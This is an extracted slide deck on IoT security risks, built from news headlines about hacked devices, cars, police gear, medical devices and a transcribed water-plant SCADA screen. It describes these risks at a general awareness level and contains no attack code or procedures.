


**AUDIO SURVEILLANCE**

*Barbie*

**IN OPERATION**





NSFW

NSFW



NSFW



ONLY ACTIVE ON BUTTON PRESS  
AUDIO ENCRYPTED BEFORE SENDING

NSFW

NSFW

NSFW

**NO SECURITY CONTROLS**

**AUDIO SURVEILLANCE**

**VIDEO RECORDING**

**COMMUNICATION DEVICE**

**NETWORK SCANNER**

**WATCHDOG**

**NSFW**





# Hackers found 47 new vulnerabilities in 23 IoT devices at DEF CON

The results from this year's IoT hacking contest are in and it's not a pretty picture

# Hackers found 47 new vulnerabilities in 23 IoT devices at DEF CON

The results from this year's IoT hacking contest are in and it's not a pretty picture

## Smart refrigerator hack exposes Gmail login credentials

A bonus feature on a smart home product becomes a security liability.

# Hackers found 47 new vulnerabilities in 23 IoT devices at DEF CON

The results from this year's IoT hacking contest are in and it's not a pretty picture

## Smart refrigerator hack exposes Gmail login credentials

A bonus feature on a smart home product becomes a security liability.

## **Parental Warning: Your Baby Monitor Can Be Hacked**

# FUN METHODS OF COMPROMISE








# VIDEO OF INFRARED MANIPULATION OF INFECTED CAMERA SYSTEM

malware within the network is waiting  
for commands

# VIDEO OF DATA EXFILTRATION VIA INFRARED CAMERA

the malware is leaking sensitive data via infrared (IR) signals  
(invisible to humans)







**STUPID CAR HACKING PICTURE**

**WHY ARE THEY ALWAYS WEARING  
HOODIES OR MASKS?**



# HACKERS REMOTELY KILL A JEEP ON THE HIGHWAY—WITH ME IN IT



# LAW ENFORCEMENT

- ▶ IOT tasers
- ▶ IOT microphones
- ▶ IOT cameras





# Police departments have their eye on Google Glass

*The New York Police Department is testing Google Glass and other departments may follow suit*



Police departments throughout the U.S. are considering whether to equip their officers with Google Glass.

New York City Police Department Commissioner Bill Bratton confirmed the department is already using the smart glasses during a press conference last week.

## QR code security vulnerability found with Google Glass



Engineers at Lookout Mobile Security have discovered a previously unknown security vulnerability with Google's project Glass wearable headset. Marc Rogers **reports** on the company's web site that engineers found that when pictures were taken of printed QR codes, the device could be routed to a hostile Wi-Fi access point, which in turn allowed for monitoring and capture of data flow to and from the device. They also found they were able to divert the device to a web page that allowed for taking advantage of a previously known Android vulnerability.

QR CODE LEADS TO AN IMAGE...







...OF A DANCING CAT, BUT IT  
COULD LEAD TO SOMETHING  
WORSE


COMPROMISED!

~~FUN METHODS OF~~  
~~COMPROMISE~~




# MEDICAL

## ► Pace Makers



# MEDICAL

- ▶ Pace Makers
- ▶ Insulin Pumps



Dosage instructions are entered into the pump's small computer and the appropriate amount of insulin is then injected into the body in a calculated, controlled manner

Insulin pump



# UTILITIES

- ▶ SCADA Systems

# CITY OF SOUTH HOUSTON NEVADA WATER PLANT

LOGOUT DISMISS  
PUMP INFORMATION

OPERATION MODE: PLANT IN PRIMARY

COMM GOOD

No Open or Run status Well and Swv.

FLOWMETER

0.0 g/m  
TOT 0

BOOSTER MAXIMUM RUNTIME

HOURS 8

VALVE OPEN

SW VALVE

FROM CITY OF HOUSTON

AUTO		HAND	
ENABLE		PUMP OFF	
ENABLE	DISABLE	HRS 0	MIN 0

AUTO		HAND	
ENABLE		PUMP RUN	
ENABLE	DISABLE	HRS 14	MIN 31

AUTO		HAND	
ENABLE		PUMP OFF	
ENABLE	DISABLE	HRS 0	MIN 0

BP#1 PUMP

PUMP OFF

BP#2 PUMP

PUMP RUN

BP#3 PUMP

PUMP OFF

BOOSTER PUMP  
SETPOINTS

	ON PSI	OFF PSI
LEAD	50.0	52.0
LAG#1	46.0	52.0
LAG#2	44.0	52.0
HIGH PSI ALM	56.0	
LOW PSI ALM	40.0	

ETM RESET

WELL PUMP ( LEAD )

ENABLE		AUTO		HAND	
EN	DIS	PUMP OFF		PUMP RUN	
		HRS 0	MIN 0		

ENABLE		SW VALVE ( LAG )	
EN	DIS	PUMP OFF	
		HRS 0	MIN 0

	ON	OFF
LEAD SETPOINT	15.0	18.0
LAG#1 SETPOINT	13.0	18.0
LO-LEVEL CUTOFF	8.0	
HIGH LEVEL ALARM	22	
LOW LEVEL ALARM	10	

# SCADA SYSTEMS ONLINE



WELL

PUMP OFF

TO GROUND STORAGE TANK

17.8 GST LEVEL

DAILY REPORT

CITY MAP  
ALARM






ADMIN MODE

## Line Overview




zenon

## Admin Toolbar

Admin: 

Zoom




Ctrl



Line State



## Structure View



## Status

